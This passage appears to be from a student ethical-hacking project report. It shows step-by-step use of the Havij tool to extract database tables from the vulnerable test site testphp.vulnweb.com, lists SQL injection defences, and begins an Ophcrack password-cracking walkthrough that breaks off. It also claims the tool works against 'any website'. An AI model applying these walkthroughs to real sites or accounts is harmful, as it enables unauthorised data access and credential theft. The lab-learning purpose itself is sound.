
***After downloading, install and run Havij tool(Right click the tool & Run as administrator).***





***Step 3:- Now, go to browser and search the rerequired link (***[***http://testphp.vulnweb.com***](http://testphp.vulnweb.com)***)***


***And copy the link.***



***Step 4:-Open the Havij tool, and paste the link and click Analyse.***




***Step 5:-After getting information’s click on “Info” option.***





***Step 6:- Click on “Tables “option.***

***And get more details.***



***Step 7:- Select the required following and click on “Read files”and get more details.***

***And mark the required details******option and click on “Database”option.***

*Now we got all the required details.*

*If we want to save those details for future reference, we can click on “save data” and save the details.*

*By using this tool , we can perform SQL injections on any website.*

Preventive Steps To Avoid SQL Injections:


* ***Continuous Scanning and Penetration Testing***
* ***Restrict privileges***
* ***Use Query parameters***
* ***Instant Protection***


***Project 6:***

***Cracking Of Password:-***


***Cracking of password using Ophcrack tool***

***Step 1:- Install Ophcrack tool from your browser.***

******

* ******


***Click on “Download ophcrack LiveCD”***



******

***Choose 2nd Option(“ophcrack Vista/7 LiveCD”)***

***Step 2:- After Installing,***

***Step 3:- Open Virtual Machine and select Windows 7 and choose settings.***

******


